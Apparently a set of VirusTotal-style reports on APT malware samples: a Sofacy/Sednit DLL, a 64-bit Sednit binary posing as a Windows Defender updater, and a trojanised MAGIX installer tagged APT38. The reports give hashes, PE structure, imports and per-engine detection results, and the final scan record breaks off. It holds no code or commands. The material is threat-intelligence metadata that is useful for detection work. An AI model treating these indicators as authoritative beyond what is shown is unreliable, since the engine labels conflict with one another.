Internal Name
browser.dll
File Version
6.1
Portable Executable Info
Compiler Products
[C] VS2008 SP1 build 30729 count=5

```
[IMP] VS2008 SP1 build 30729 count=17
[---] Unmarked objects count=72
[ C ] VS2010 build 30319 count=1
[C++] VS2010 build 30319 count=20
[EXP] VS2010 build 30319 count=1
[RES] VS2010 build 30319 count=1

[LNK] VS2010 build 30319 count=1
Header
Target Machine
Intel 386 or later processors and compatible processors
Compilation Timestamp
2015-04-10 04:17:27 UTC
Entry Point
26341
Contained Sections
6
Sections
Name
Virtual Address
Virtual Size
Raw Size
Entropy
MD5
Chi2
.text
4096
25524
25600
6.27
877565775291c728163afe5e159c67ad
173758.63
.rdata
32768
4659
5120
6.14
074e4259140e4811c226cc699e1f802e
111359.5
.data
40960
139588
512
0.06
202bbdf5b0179f25d6c159f298c9618c
129030
.CRT
184320
8
512
```

```
0.11
1a44bb6811aaa746e5bd3ca52649f9bc
127511
.rsrc
188416
864
1024
2.82
2907dbc89d3fbb7c968d90e4a559c5a0
111906.5
Imports
KERNEL32.dll
OLEAUT32.dll
urlmon.dll
ADVAPI32.dll
USER32.dll
WININET.dll
CRYPT32.dll
Exports
DllCanUnloadNow

DllGetClassObject

DllRegisterServer

DllUnregisterServer

init
Contained Resources By Type
RT_VERSION
1
Contained Resources By Language
ENGLISH US
1
Contained Resources
SHA-256
File Type
Type
Language
Entropy
Chi2
41636d42c5d2b1b0dcf31d24c7f175a1f0f933828d8ebc3c95496a0e61c205f4
Data
RT_VERSION
ENGLISH US
3.35
61901.92

{
  "scans": {
    "Lionic": {
      "detected": true,
      "version": "4.2",
      "result": "Trojan.Win32.Sofacy.4!c",
      "update": "20220302"
    }
  }
}
```

```
},
"Elastic": {
  "detected": true,
  "version": "4.0.34",
  "result": "malicious (high confidence)",
  "update": "20220224"
},
"Cynet": {
  "detected": true,
  "version": "4.0.0.27",
  "result": "Malicious (score: 100)",
  "update": "20220302"
},
"FireEye": {
  "detected": true,
  "version": "32.44.1.0",
  "result": "Generic.mg.75f71713a429589e",
  "update": "20220302"
},
"CAT-QuickHeal": {
  "detected": false,
  "version": "14.00",
  "result": null,
  "update": "20220302"
},
"McAfee": {
  "detected": true,
  "version": "6.0.6.653",
  "result": "Trojan-FGRM!75F71713A429",
  "update": "20220302"
},
"Cylance": {
  "detected": true,
  "version": "2.3.1.101",
  "result": "Unsafe",
  "update": "20220302"
},
"VIPRE": {
  "detected": true,
  "version": "98492",
  "result": "Trojan.Win32.Generic!BT",
  "update": "20220119"
},
"Sangfor": {
  "detected": true,
  "version": "2.9.0.0",
  "result": "Trojan.Win32.Agent.XBZ",
  "update": "20211224"
},
"K7AntiVirus": {
  "detected": true,
  "version": "11.251.41099",
  "result": "Trojan ( 0055e3dd1 )",
  "update": "20220302"
},
```

```
"Alibaba": {
    "detected": true,
    "version": "0.3.0.5",
    "result": "Trojan:Win32/Sofacy.b176b6e4",
    "update": "20190527"
},
"K7GW": {
    "detected": true,
    "version": "11.251.41099",
    "result": "Trojan ( 0055e3dd1 )",
    "update": "20220302"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20210907"
},
"Baidu": {
    "detected": false,
    "version": "1.0.0.2",
    "result": null,
    "update": "20190318"
},
"VirIT": {
    "detected": true,
    "version": "9.5.144",
    "result": "Trojan.Win32.Agent5.AADV",
    "update": "20220301"
},
"Cyren": {
    "detected": false,
    "version": "6.5.1.2",
    "result": null,
    "update": "20220302"
},
"Symantec": {
    "detected": true,
    "version": "1.16.0.0",
    "result": "Trojan.Sofacy!gm",
    "update": "20220302"
},
"tehtris": {
    "detected": false,
    "version": "v0.0.4-2-g983fabe",
    "result": null,
    "update": "20220302"
},
"ESET-NOD32": {
    "detected": true,
    "version": "24872",
    "result": "a variant of Win32/Agent.XBZ",
    "update": "20220302"
},
"APEX": {
```

```
"detected": true,
"version": "6.266",
"result": "Malicious",
"update": "20220301"
},
"Paloalto": {
  "detected": true,
  "version": "1.0",
  "result": "generic.ml",
  "update": "20220302"
},
"ClamAV": {
  "detected": false,
  "version": "0.104.2.0",
  "result": null,
  "update": "20220302"
},
"Kaspersky": {
  "detected": true,
  "version": "21.0.1.45",
  "result": "Trojan.Win32.Sofacy.au",
  "update": "20220302"
},
"BitDefender": {
  "detected": true,
  "version": "7.2",
  "result": "Gen:Variant.Zusy.301210",
  "update": "20220302"
},
"NANO-Antivirus": {
  "detected": true,
  "version": "1.0.146.25563",
  "result": "Trojan.Win32.Sofacy.dtucev",
  "update": "20220302"
},
"SUPERAntiSpyware": {
  "detected": false,
  "version": "5.6.0.1032",
  "result": null,
  "update": "20220226"
},
"MicroWorld-eScan": {
  "detected": true,
  "version": "14.0.409.0",
  "result": "Gen:Variant.Zusy.301210",
  "update": "20220302"
},
"Avast": {
  "detected": true,
  "version": "21.1.5827.0",
  "result": "Win32:Malware-gen",
  "update": "20220302"
},
"Tencent": {
  "detected": true,
```

```
"version": "1.0.0.1",
"result": "Win32.Trojan.Sofacy.Akfn",
"update": "20220302"
},
"Ad-Aware": {
  "detected": true,
  "version": "3.0.21.193",
  "result": "Gen:Variant.Zusy.301210",
  "update": "20220302"
},
"Sophos": {
  "detected": true,
  "version": "1.4.1.0",
  "result": "Mal/Generic-R + Troj/Sofacy-G",
  "update": "20220302"
},
"Comodo": {
  "detected": true,
  "version": "34400",
  "result": "Malware@#27ctr3x7bjph1",
  "update": "20220302"
},
"F-Secure": {
  "detected": false,
  "version": "12.0.86.52",
  "result": null,
  "update": "20220302"
},
"DrWeb": {
  "detected": true,
  "version": "7.0.52.8270",
  "result": "Trojan.SednitCred.4",
  "update": "20220302"
},
"Zillya": {
  "detected": true,
  "version": "2.0.0.4580",
  "result": "Trojan.Sofacy.Win32.11",
  "update": "20220302"
},
{TrendMicro": {
  "detected": true,
  "version": "11.0.0.1006",
  "result": "TROJ_SEDNIT.WWU",
  "update": "20220302"
},
"McAfee-GW-Edition": {
  "detected": true,
  "version": "v2019.1.2+3728",
  "result": "Trojan-FGRM!75F71713A429",
  "update": "20220302"
},
"Trapmine": {
  "detected": false,
  "version": "3.5.45.75",
```

```
        "result": null,
        "update": "20220217"
    },
    "CMC": {
        "detected": false,
        "version": "2.10.2019.1",
        "result": null,
        "update": "20211026"
    },
    "Emsisoft": {
        "detected": true,
        "version": "2021.5.0.7597",
        "result": "Gen:Variant.Zusy.301210 (B)",
        "update": "20220302"
    },
    "SentinelOne": {
        "detected": true,
        "version": "7.2.0.1",
        "result": "Static AI - Malicious PE",
        "update": "20220201"
    },
    "GData": {
        "detected": true,
        "version": "A:25.32430B:27.26522",
        "result": "Gen:Variant.Zusy.301210",
        "update": "20220302"
    },
    "Jiangmin": {
        "detected": true,
        "version": "16.0.100",
        "result": "Trojan.Sofacy.br",
        "update": "20220301"
    },
    "Webroot": {
        "detected": false,
        "version": "1.0.0.403",
        "result": null,
        "update": "20220302"
    },
    "Avira": {
        "detected": true,
        "version": "8.3.3.14",
        "result": "HEUR/AGEN.1234587",
        "update": "20220302"
    },
    "MAX": {
        "detected": false,
        "version": "2019.9.16.1",
        "result": null,
        "update": "20220302"
    },
    "Antiy-AVL": {
        "detected": true,
        "version": "3.0.0.1",
        "result": "Trojan/Generic.ASMalwS.1171B9B",

```

```
        "update": "20220302"
    },
    "Kingsoft": {
        "detected": true,
        "version": "2017.9.26.565",
        "result": "Win32.Troj.Sofacy.au.(kcloud)",
        "update": "20220302"
    },
    "Gridinsoft": {
        "detected": false,
        "version": "1.0.74.174",
        "result": null,
        "update": "20220302"
    },
    "Arcabit": {
        "detected": true,
        "version": "1.0.0.889",
        "result": "Trojan.Zusy.D4989A",
        "update": "20220301"
    },
    "ViRobot": {
        "detected": true,
        "version": "2014.3.20.0",
        "result": "Trojan.Win32.S.Agent.36864.DMI",
        "update": "20220302"
    },
    "ZoneAlarm": {
        "detected": true,
        "version": "1.0",
        "result": "Trojan.Win32.Sofacy.au",
        "update": "20220302"
    },
    "Microsoft": {
        "detected": true,
        "version": "1.1.18900.3",
        "result": "Trojan:Win32/Foosace.J!dha",
        "update": "20220302"
    },
    "AhnLab-V3": {
        "detected": true,
        "version": "3.21.3.10230",
        "result": "Trojan/Win.Sofacy.R163960",
        "update": "20220302"
    },
    "Acronis": {
        "detected": true,
        "version": "1.1.1.82",
        "result": "suspicious",
        "update": "20210512"
    },
    "BitDefenderTheta": {
        "detected": true,
        "version": "7.2.37796.0",
        "result": "Gen:NN.ZedlaF.34232.cy8@aSeyKwbi",
        "update": "20220217"
    }
}
```

```
},
"ALYac": {
    "detected": true,
    "version": "1.1.3.1",
    "result": "Gen:Variant.Zusy.301210",
    "update": "20220302"
},
"TACHYON": {
    "detected": true,
    "version": "2022-03-02.02",
    "result": "Trojan/W32.Sofacy.36864",
    "update": "20220302"
},
"VBA32": {
    "detected": true,
    "version": "5.0.0",
    "result": "Trojan.Sofacy",
    "update": "20220302"
},
"Malwarebytes": {
    "detected": true,
    "version": "4.2.2.27",
    "result": "Malware.AI.3928715387",
    "update": "20220302"
},
"Zoner": {
    "detected": false,
    "version": "2.2.2.0",
    "result": null,
    "update": "20220301"
},
"TrendMicro-HouseCall": {
    "detected": true,
    "version": "10.0.0.1040",
    "result": "TROJ_SEDNIT.WWU",
    "update": "20220302"
},
"Rising": {
    "detected": true,
    "version": "25.0.0.27",
    "result": "Trojan.[APT28]Sednit!1.DA05 (CLOUD)",
    "update": "20220302"
},
"Yandex": {
    "detected": false,
    "version": "5.5.2.24",
    "result": null,
    "update": "20220301"
},
"Ikarus": {
    "detected": true,
    "version": "0.1.5.2",
    "result": "Trojan.Win32.Agent",
    "update": "20220302"
},
```

```

    "eGambit": {
        "detected": false,
        "version": null,
        "result": null,
        "update": "20220302"
    },
    "Fortinet": {
        "detected": true,
        "version": "6.2.142.0",
        "result": "W32/Agent.XBZ!tr",
        "update": "20220302"
    },
    "AVG": {
        "detected": true,
        "version": "21.1.5827.0",
        "result": "Win32:Malware-gen",
        "update": "20220302"
    },
    "Panda": {
        "detected": true,
        "version": "4.6.4.2",
        "result": "Trj/Genetic.gen",
        "update": "20220301"
    },
    "MaxSecure": {
        "detected": false,
        "version": "1.0.0.1",
        "result": null,
        "update": "20220302"
    }
},
"scan_id": "b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9-1646223674",
"sha1": "f7608ef62a45822e9300d390064e667028b75dea",
"resource": "b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9",
"response_code": 1,
"scan_date": "2022-03-02 12:21:14",
"permalink":
"https://www.virustotal.com/gui/file/b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9-1646223674",
"verbose_msg": "Scan finished, information embedded",
"total": 70,
"positives": 54,
"sha256": "b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9",
"md5": "75f71713a429589e87cf2656107d2bfc"
}

```

defupd.exe

Basic Properties

MD5

b88633376fbb144971dcb503f72fd192

SHA-1

e19f753e514f6adec8f81bcdefb9117979e69627

SHA-256
c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9
Vhash
035066655d1555151098z5dvz27z
Authentihash
1849c096c99d86d02b80cc8cd392a0741a234215f6731fd4791a8e9e6fd509be
Imphash
2c18645ebf353d637d9283fab4f19635
Rich PE header hash
f0430de1bc4cde1d5f423453919fe65c
SSDeep
6144:URGF5jAJk4Zi4DuFG/SvhTp0lEre3gF6rmsfv8m:URgjukh4Ko/Sv+Lrq9m
TLSH
T10764299A766849F1E4E681F88AEA4502F3B27C558B74D7CF1360426E1E33BD1BD3DA10
File type
Win32 EXE
Magic
PE32+ executable for MS Windows (GUI) Mono/.Net assembly
TRID
Win64 Executable (generic) (48.7%)
TRID
Win16 NE executable (generic) (23.3%)
TRID
OS/2 Executable (generic) (9.3%)
TRID
Generic Win/DOS Executable (9.2%)
TRID
DOS Executable Generic (9.2%)
File size
324.00 KB (331776 bytes)
History
Creation Time
2017-09-04 22:39:22 UTC
First Seen In The Wild
2017-09-05 07:39:22 UTC
First Submission
2017-11-03 08:08:39 UTC
Last Submission
2020-11-17 00:38:55 UTC
Last Analysis
2022-03-02 13:51:07 UTC
Names
defupd.exe

c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9

B88633376FBB144971DCB503F72FD192

1024-e19f753e514f6adec8f81bcdefb9117979e69627

AdobeUI.exe
Signature Info
Signature Verification
File is not signed
File Version Information

Copyright
Microsoft Corporation. All rights reserved.
Product
Microsoft Windows Operating System
Description
Windows Defender
Original Name
defupd.exe
Internal Name
defupd.exe
File Version
7.11.0.2
Portable Executable Info
Compiler Products
[ASM] VS2010 SP1 build 40219 count=10

[IMP] VS2008 SP1 build 30729 count=9

[---] Unmarked objects count=118

[C] VS2010 SP1 build 40219 count=103

[C++] VS2010 SP1 build 40219 count=82

[RES] VS2010 SP1 build 40219 count=1

[LNK] VS2010 SP1 build 40219 count=1

Header
Target Machine
x64
Compilation Timestamp
2017-09-04 22:39:22 UTC
Entry Point
122884
Contained Sections
6
Sections
Name
Virtual Address
Virtual Size
Raw Size
Entropy
MD5
Chi2
.text
4096
182230
182272
6.3
1068f02d6111c316502b41ce6e19414a
1318999.25
.rdata
188416
51530
51712

4.72
f62b3cedbad3b23c4b1cb3b7e1604cc8
2629748.25
.data
241664
92568
81920
3.49
454b774d65fa18d05292ae8f78fb1b2e
6902662.5
.pdata
335872
10596
10752
5.43
a5a79f23a10d8963f892b3a564bd7d29
322629.25
.rsrc
348160
928
1024
3.02
8ad7ee37671236cda85b40abbe966202
102237
Imports
ADVAPI32.dll
IPHLPAPI.DLL
KERNEL32.dll
WS2_32.dll
Contained Resources By Type
RT_VERSION
1
Contained Resources By Language
ENGLISH US
1
Contained Resources
SHA-256
File Type
Type
Language
Entropy
Chi2
7f2b0dbf7622000c0f9771e98ff0b1bd791f07783d5cca9a22d556124bed6c26
Data
RT_VERSION
ENGLISH US
3.39
66003.45

{
 "scans": {
 "Bkav": {
 "detected": false,
 "version": "1.3.0.9899",
 "result": null,

```
        "update": "20220302"
    },
    "Lionic": {
        "detected": false,
        "version": "4.2",
        "result": null,
        "update": "20220302"
    },
    "Elastic": {
        "detected": true,
        "version": "4.0.34",
        "result": "malicious (high confidence)",
        "update": "20220224"
    },
    "MicroWorld-eScan": {
        "detected": true,
        "version": "14.0.409.0",
        "result": "Gen:Variant.Sofacy.5",
        "update": "20220302"
    },
    "FireEye": {
        "detected": true,
        "version": "32.44.1.0",
        "result": "Generic.mg.b88633376fbb1449",
        "update": "20220302"
    },
    "CAT-QuickHeal": {
        "detected": false,
        "version": "14.00",
        "result": null,
        "update": "20220302"
    },
    "ALYac": {
        "detected": true,
        "version": "1.1.3.1",
        "result": "Trojan.Agent.Sednit",
        "update": "20220302"
    },
    "Cylance": {
        "detected": true,
        "version": "2.3.1.101",
        "result": "Unsafe",
        "update": "20220302"
    },
    "Zillya": {
        "detected": true,
        "version": "2.0.0.4580",
        "result": "Trojan.Sednit.Win64.14",
        "update": "20220302"
    },
    "Sangfor": {
        "detected": true,
        "version": "2.9.0.0",
        "result": "Trojan.Win32.Sednit.8",
        "update": "20211224"
    }
}
```

```
},
"K7AntiVirus": {
    "detected": true,
    "version": "11.251.41099",
    "result": "Trojan ( 0051ae281 )",
    "update": "20220302"
},
"Alibaba": {
    "detected": true,
    "version": "0.3.0.5",
    "result": "Trojan:Win64/Sofacy.9f485b12",
    "update": "20190527"
},
"K7GW": {
    "detected": true,
    "version": "11.251.41103",
    "result": "Trojan ( 0051ae281 )",
    "update": "20220302"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20210907"
},
"BitDefenderTheta": {
    "detected": false,
    "version": "7.2.37796.0",
    "result": null,
    "update": "20220217"
},
"VirIT": {
    "detected": false,
    "version": "9.5.144",
    "result": null,
    "update": "20220301"
},
"Cyren": {
    "detected": false,
    "version": "6.5.1.2",
    "result": null,
    "update": "20220302"
},
"Symantec": {
    "detected": true,
    "version": "1.16.0.0",
    "result": "Trojan.Gen.2",
    "update": "20220302"
},
"tehtris": {
    "detected": false,
    "version": "v0.0.4-2-g983fabe",
    "result": null,
    "update": "20220302"
},
}
```

```
"ESET-NOD32": {
    "detected": true,
    "version": "24872",
    "result": "a variant of Win64/Sednit.Z",
    "update": "20220302"
},
"Baidu": {
    "detected": false,
    "version": "1.0.0.2",
    "result": null,
    "update": "20190318"
},
"APEX": {
    "detected": true,
    "version": "6.266",
    "result": "Malicious",
    "update": "20220301"
},
"Paloalto": {
    "detected": true,
    "version": "1.0",
    "result": "generic.ml",
    "update": "20220302"
},
"ClamAV": {
    "detected": false,
    "version": "0.104.2.0",
    "result": null,
    "update": "20220302"
},
"Kaspersky": {
    "detected": true,
    "version": "21.0.1.45",
    "result": "Trojan.Win64.Sofacy.gen",
    "update": "20220302"
},
"BitDefender": {
    "detected": true,
    "version": "7.2",
    "result": "Gen:Variant.Sofacy.5",
    "update": "20220302"
},
"NANO-Antivirus": {
    "detected": true,
    "version": "1.0.146.25563",
    "result": "Trojan.Win64.Sednit.euwcwm",
    "update": "20220302"
},
"SUPERAntiSpyware": {
    "detected": false,
    "version": "5.6.0.1032",
    "result": null,
    "update": "20220226"
},
"Avast": {
```

```
        "detected": true,
        "version": "21.1.5827.0",
        "result": "Win64:Malware-gen",
        "update": "20220302"
    },
    "Tencent": {
        "detected": true,
        "version": "1.0.0.1",
        "result": "Win64.Trojan.Sofacy.Pgmo",
        "update": "20220302"
    },
    "Ad-Aware": {
        "detected": true,
        "version": "3.0.21.193",
        "result": "Gen:Variant.Sofacy.5",
        "update": "20220302"
    },
    "TACHYON": {
        "detected": true,
        "version": "2022-03-02.02",
        "result": "Trojan/W64.Sofacy.331776",
        "update": "20220302"
    },
    "Emsisoft": {
        "detected": true,
        "version": "2021.5.0.7597",
        "result": "Gen:Variant.Sofacy.5 (B)",
        "update": "20220302"
    },
    "Comodo": {
        "detected": true,
        "version": "34400",
        "result": "Malware@#1lr2po3bka6ch",
        "update": "20220302"
    },
    "F-Secure": {
        "detected": false,
        "version": "12.0.86.52",
        "result": null,
        "update": "20220302"
    },
    "DrWeb": {
        "detected": true,
        "version": "7.0.52.8270",
        "result": "Trojan.Sednit.56",
        "update": "20220302"
    },
    "VIPRE": {
        "detected": true,
        "version": "98492",
        "result": "Trojan.Win32.Generic!BT",
        "update": "20220119"
    },
    "TrendMicro": {
        "detected": true,
```

```
"version": "11.0.0.1006",
"result": "TROJ64_SEDNIT.WWF",
"update": "20220302"
},
"McAfee-GW-Edition": {
    "detected": true,
    "version": "v2019.1.2+3728",
    "result": "Agent.np",
    "update": "20220302"
},
"Trapmine": {
    "detected": false,
    "version": "3.5.45.75",
    "result": null,
    "update": "20220217"
},
"CMC": {
    "detected": false,
    "version": "2.10.2019.1",
    "result": null,
    "update": "20211026"
},
"Sophos": {
    "detected": true,
    "version": "1.4.1.0",
    "result": "Mal/Generic-R + Troj/Sednit-T",
    "update": "20220302"
},
"Ikarus": {
    "detected": true,
    "version": "0.1.5.2",
    "result": "Trojan.Win64.Sednit",
    "update": "20220302"
},
"GData": {
    "detected": true,
    "version": "A:25.32430B:27.26522",
    "result": "Gen:Variant.Sofacy.5",
    "update": "20220302"
},
"Jiangmin": {
    "detected": true,
    "version": "16.0.100",
    "result": "Trojan.Sofacy.de",
    "update": "20220301"
},
"Webroot": {
    "detected": true,
    "version": "1.0.0.403",
    "result": "W64.Trojan.Sofacy",
    "update": "20220302"
},
"Avira": {
    "detected": true,
    "version": "8.3.3.14",
```

```
"result": "TR/AD.APT28.dneey",
"update": "20220302"
},
"Antiy-AVL": {
  "detected": true,
  "version": "3.0.0.1",
  "result": "Trojan/Win64.Sofacy",
  "update": "20220302"
},
"Kingsoft": {
  "detected": false,
  "version": "2017.9.26.565",
  "result": null,
  "update": "20220302"
},
"Gridinsoft": {
  "detected": true,
  "version": "1.0.74.174",
  "result": "Ransom.Win64.Sabsik.oa!s1",
  "update": "20220302"
},
"Arcabit": {
  "detected": false,
  "version": "1.0.0.889",
  "result": null,
  "update": "20220302"
},
"ViRobot": {
  "detected": true,
  "version": "2014.3.20.0",
  "result": "Trojan.Win32.S.Sednit.331776",
  "update": "20220302"
},
"ZoneAlarm": {
  "detected": true,
  "version": "1.0",
  "result": "Trojan.Win64.Sofacy.gen",
  "update": "20220302"
},
"Microsoft": {
  "detected": true,
  "version": "1.1.18900.3",
  "result": "PWS:Win32/Zbot!ml",
  "update": "20220302"
},
"Cynet": {
  "detected": true,
  "version": "4.0.0.27",
  "result": "Malicious (score: 100)",
  "update": "20220302"
},
"AhnLab-V3": {
  "detected": true,
  "version": "3.21.3.10230",
  "result": "Trojan/Win64.Sofacy.C2318902",
```

```
        "update": "20220302"
    },
    "Acronis": {
        "detected": false,
        "version": "1.1.1.82",
        "result": null,
        "update": "20210512"
    },
    "McAfee": {
        "detected": true,
        "version": "6.0.6.653",
        "result": "Artemis!B88633376FBB",
        "update": "20220302"
    },
    "MAX": {
        "detected": true,
        "version": "2019.9.16.1",
        "result": "malware (ai score=94)",
        "update": "20220302"
    },
    "VBA32": {
        "detected": true,
        "version": "5.0.0",
        "result": "Trojan.Win64.Sofacy",
        "update": "20220302"
    },
    "Malwarebytes": {
        "detected": true,
        "version": "4.2.2.27",
        "result": "Malware.AI.2207887669",
        "update": "20220302"
    },
    "Zoner": {
        "detected": false,
        "version": "2.2.2.0",
        "result": null,
        "update": "20220301"
    },
    "TrendMicro-HouseCall": {
        "detected": true,
        "version": "10.0.0.1040",
        "result": "TROJ64_SEDNIT.WWF",
        "update": "20220302"
    },
    "Rising": {
        "detected": true,
        "version": "25.0.0.27",
        "result": "Trojan.Sednit!8.632 (CLOUD)",
        "update": "20220302"
    },
    "Yandex": {
        "detected": true,
        "version": "5.5.2.24",
        "result": "Trojan.GenAsa!GUxCmhEODd8",
        "update": "20220301"
    }
}
```

```
},
"SentinelOne": {
    "detected": false,
    "version": "7.2.0.1",
    "result": null,
    "update": "20220201"
},
"eGambit": {
    "detected": false,
    "version": null,
    "result": null,
    "update": "20220302"
},
"Fortinet": {
    "detected": true,
    "version": "6.2.142.0",
    "result": "W64/Sofacy.Z!tr",
    "update": "20220302"
},
"AVG": {
    "detected": true,
    "version": "21.1.5827.0",
    "result": "Win64:Malware-gen",
    "update": "20220302"
},
"Cybereason": {
    "detected": true,
    "version": "1.2.449",
    "result": "malicious.76fbb1",
    "update": "20210330"
},
"Panda": {
    "detected": true,
    "version": "4.6.4.2",
    "result": "Trj/CI.A",
    "update": "20220302"
},
"MaxSecure": {
    "detected": false,
    "version": "1.0.0.1",
    "result": null,
    "update": "20220302"
}
},
"scan_id": "c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9 - 1646229067",
"sha1": "e19f753e514f6adec8f81bcdefb9117979e69627",
"resource": "c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9",
"response_code": 1,
"scan_date": "2022-03-02 13:51:07",
"permalink": "https://www.virustotal.com/gui/file/c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9-1646229067",
"verbose_msg": "Scan finished, information embedded",
```

```
"total": 72,  
"positives": 52,  
"sha256": "c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9",  
"md5": "b88633376fbb144971dcb503f72fd192"  
}
```

APT38

a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c.bin

Basic Properties

MD5 63c9ace2fb8d1cb7eccf4e861d0e4e45
SHA-1 59488aa15eeb47cd0b024c8a117db82f1bc17a80
SHA-256 a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c
Vhash 0560a6665d5c0d5d151c006016z631z25zbaz1003cz3
Authentihash bcb20250a09acd76751e0bb882e09f2727cf8b43584cdea64bd52566273d7e31
Imphash 5a594319a0d69dbc452e748bcf05892e
SSDEEP
98304:iEwGkmL2tE3h0B3923kjg5PuDtYx0vexzvaSUEYaX0p/726gAepCYo8C4Esgp:qqL2tES
3Y0052x+6CzvaqY8h6gbpCR8u
TLSH T10946123FB268653ED5AA4B3246739220597B7B62A91B8C2F47F0084CCF665701F3FA15
File type Win32 EXE
Magic PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TRID Inno Setup installer (48.9%)
TRID InstallShield setup (19.2%)
TRID Win32 EXE PECompact compressed (generic) (18.5%)
TRID Win64 Executable (generic) (4.6%)
TRID Win32 Dynamic Link Library (generic) (2.9%)
File size 5.31 MB (5570304 bytes)

History

Creation Time 2020-05-21 05:56:23 UTC
First Submission 2020-09-27 14:01:01 UTC
Last Submission 2020-11-17 07:50:51 UTC
Last Analysis 2022-02-14 09:36:52 UTC

Names

a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c.bin
63c9ace2fb8d1cb7eccf4e861d0e4e45.virus

Signature Info

Signature Verification

File signature could not be verified

File Version Information

Copyright

Product MAGIX Photo Manager DLM Trial
Description MAGIX Photo Manager DLM Trial Setup

Original Name

File Version

Comments This installation was built with Inno Setup.

Signers

ITM LLC

GlobalSign Extended Validation CodeSigning CA - SHA256 - G3

GlobalSign Root CA - R3

X509 Certificates

GlobalSign Extended Validation CodeSigning CA - SHA256 - G3

ITM LLC

Portable Executable Info

Header

Target Machine Intel 386 or later processors and compatible processors

Compilation Timestamp 2020-05-21 05:56:23 UTC

Entry Point 745196

Contained Sections 10

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	734724	735232	6.35	364bc619a502d7f0a97aba31e34b82d2	7642041.5
.itext	741376	5764	6144	5.97	282b489eac439b258c98ec516c03c2cd	95907.88
.data	749568	14244	14336	5.04	342785cf6ba6de905ca393413e77b906	526274
.bss	765952	28064	0	0	d41d8cd98f00b204e9800998ecf8427e	-1
.idata	794624	3894	4096	4.9	a73d686f1e8b9bb06ec767721135e397	97373.63

Imports

- kernel32.dll
- oleaut32.dll
- netapi32.dll
- advapi32.dll
- version.dll
- user32.dll
- comctl32.dll

Exports

- TMethodImplementationIntercept
- __dbk_fcall_wrapper
- dbkFCallWrapperAddr

Contained Resources By Type

Type	Count
RT_STRING	11
RT_ICON	4
RT_RCDATA	3
RT_GROUP_ICON	1
RT_VERSION	1
RT_MANIFEST	1

Contained Resources By Language

Language	Count
NEUTRAL	14
DUTCH	4
ENGLISH US	3

Contained Resources

SHA-256	File	Type	Type	Language	Entropy	Chi2	
f59f62e7843b3ff992cf769a3c608acd4a85a38b3b302cda8507b75163659d7b		Data	RT_ICON				
DUTCH	3.26	19156.54					
dc785b2a3e4ea82bd34121cc04e80758e221f11ee686fcfd87ce49f8e6730b22		Data	RT_ICON				
DUTCH	3.47	66221.41					
ca8fc96218d0a7e691dd7b95da05a27246439822d09b829af240523b28fd5bb3		Data	RT_ICON				
DUTCH	3.92	32078.37					
3bbacbad1458254c59ad7d0fd9bea998d46b70b8f8dcfc56aad561a293ffdae3		Data	RT_ICON				
DUTCH	3.91	93509.07					
bb650ee3d30d21f22fc7853936b06be7cbfd05b4d88ed105d3e53774dae7f21f		ASCII text					
RT_STRING	NEUTRAL	3.17	60094.23				

Overlay

entropy	7.9999308586120605
offset	780800
chi2	452.66143798828125
filetype	Data
size	4789504
md5	0b580002eedbdeac3155cdd8ae420449

```
{  
  "scans": {  
    "Bkav": {  
      "detected": false,  
      "version": "1.3.0.9899",  
      "result": null,  
      "update": "20220212"  
    },  
    "Lionic": {  
      "detected": false,  
      "version": "4.2",  
      "result": null,  
      "update": "20220214"  
    },  
    "Elastic": {  
      "detected": false,  
      "version": "4.0.33",  
      "result": null,  
      "update": "20220211"  
    },  
    "MicroWorld-eScan": {  
      "detected": true,  
      "version": "14.0.409.0",  
      "result": "Trojan.GenericKD.35365825",  
      "update": "20220214"  
    },  
    "FireEye": {  
      "detected": true,  
      "version": "32.44.1.0",  
      "result": "Trojan.GenericKD.35365825",  
      "update": "20220214"  
    },  
    "CAT-QuickHeal": {  
      "detected": false,  
      "version": "14.00",  
      "result": null,  
      "update": "20220214"  
    },  
    "McAfee": {  
      "detected": true,  
      "version": "6.0.6.653",  
      "result": "Generic .mq",  
      "update": "20220214"  
    },  
    "Cylance": {  
      "detected": true,  
      "version": "2.3.1.101",  
      "result": "Unsafe",  
      "update": "20220214"  
    },  
    "VIPRE": {  
      "detected": true,  
      "version": "98492",  
      "result": "Trojan.Win32.Generic!BT",  
      "update": "20220119"  
    }  
}
```

```
},
"Sangfor": {
    "detected": true,
    "version": "2.9.0.0",
    "result": "Trojan.Win32.Agentb.kav1",
    "update": "20211224"
},
"K7AntiVirus": {
    "detected": true,
    "version": "11.247.40807",
    "result": "Trojan ( 00573a241 )",
    "update": "20220214"
},
"Alibaba": {
    "detected": false,
    "version": "0.3.0.5",
    "result": null,
    "update": "20190527"
},
"K7GW": {
    "detected": true,
    "version": "11.247.40806",
    "result": "Trojan ( 00573a241 )",
    "update": "20220214"
},
"Cybereason": {
    "detected": true,
    "version": "1.2.449",
    "result": "malicious.2fb8d1",
    "update": "20210330"
},
"Baidu": {
    "detected": false,
    "version": "1.0.0.2",
    "result": null,
    "update": "20190318"
},
"VirIT": {
    "detected": false,
    "version": "9.5.132",
    "result": null,
    "update": "20220211"
},
"Cyren": {
    "detected": false,
    "version": "6.5.1.2",
    "result": null,
    "update": "20220214"
},
"Symantec": {
    "detected": false,
    "version": "1.16.0.0",
    "result": null,
    "update": "20220213"
